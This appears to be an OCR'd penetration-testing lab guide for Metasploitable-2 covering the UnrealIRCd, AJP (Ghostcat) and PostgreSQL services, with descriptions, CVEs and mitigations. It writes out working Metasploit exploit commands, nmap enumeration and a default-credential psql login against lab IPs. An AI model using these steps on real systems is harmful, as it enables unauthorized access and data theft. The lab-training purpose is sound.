
nmap -p 6667 -sV 192.168.1.3



2. Metasploit UnrealIRCd Exploit (COMMON LAB METHOD)


◇ Steps

msfconsole
use exploit/unix/irc/unreal_ircd_3281_backdoor
set RHOSTS 192.168.1.3
set RPORT 6667
run



3. Nmap Enumeration

- nmap -p6667 --script irc-info 192.168.0.125



Port 8009 – AJP13

Service: Apache JServ Protocol (AJP)

Service Description
AJP is a binary protocol used to connect Apache HTTP Server with application servers like Apache Tomcat. If exposed to untrusted networks, it can allow attackers to read sensitive files or execute code on the application server.

Possible Attack Techniques

- Exploitation of misconfigured AJP connectors
- File inclusion and information disclosure
- Unauthorized access to internal Tomcat resources

Tools Commonly Used

- **Nmap** – AJP service detection and enumeration
- **Metasploit** – AJP file read and exploit modules
- **Custom scripts** – Manual interaction with AJP protocol

Potential Impact

- Disclosure of configuration files and credentials
- Unauthorized access to web application data
- Potential remote code execution

Risk Level

Severity: High

Example Vulnerability (CVE)

- **CVE-2020-1938** – Ghostcat vulnerability (AJP file read / inclusion)

CVSS Score

7.5 – High

Mitigation & Prevention

- Disable AJP connector if not required
- Restrict AJP access to localhost only
- Apply security patches and updates to Tomcat

Reference


- https://www.cisa.gov/apache-tomcat-security

Methods:

1. AJP13 Service Detection


◇ Nmap Scan

nmap -p 8009 -sV 192.168.1.3




2. File Read Exploit

use auxiliary/admin/http/tomcat_ghostcat



3. AJP Enumeration

nmap -p8009 --script ajp-methods 192.168.0.125



Port 5432 – PostgreSQL

Service: PostgreSQL Database Server

Service Description
PostgreSQL is an open-source relational database management system used to store and manage application data. Weak authentication, default configurations, or vulnerable versions can allow attackers to gain unauthorized access to database contents.

Possible Attack Techniques

- Login using default or weak credentials
- Database enumeration and data extraction
- Exploitation of misconfigured access control rules

Tools Commonly Used

- **Nmap** – PostgreSQL service detection and version enumeration
- **psql client** – Manual database login attempts
- **Metasploit** – PostgreSQL authentication and exploitation modules

Potential Impact

- Unauthorized access to database information
- Data leakage or manipulation
- Possible privilege escalation within the system

Risk Level

Severity: High

Example Vulnerability (CVE)

- **CVE-2019-9193** – PostgreSQL command execution via COPY FROM PROGRAM (example reference)

CVSS Score

7.5 – High

Mitigation & Prevention

- Enforce strong database authentication

- Restrict PostgreSQL access to trusted IP addresses
- Regularly update and patch PostgreSQL services

Reference


- https://www.cisa.gov/database-security

  Methods:

1. PostgreSQL Service Detection & Enumeration

◇ Nmap Scan

nmap -p 5432 -sV 192.168.1.3



2. Default / Weak Credential Login

Common credentials in Metasploitable-2

- Username: postgres
- Password: postgres or empty

◇ Login using psql

psql -h 192.168.1.3 -U postgres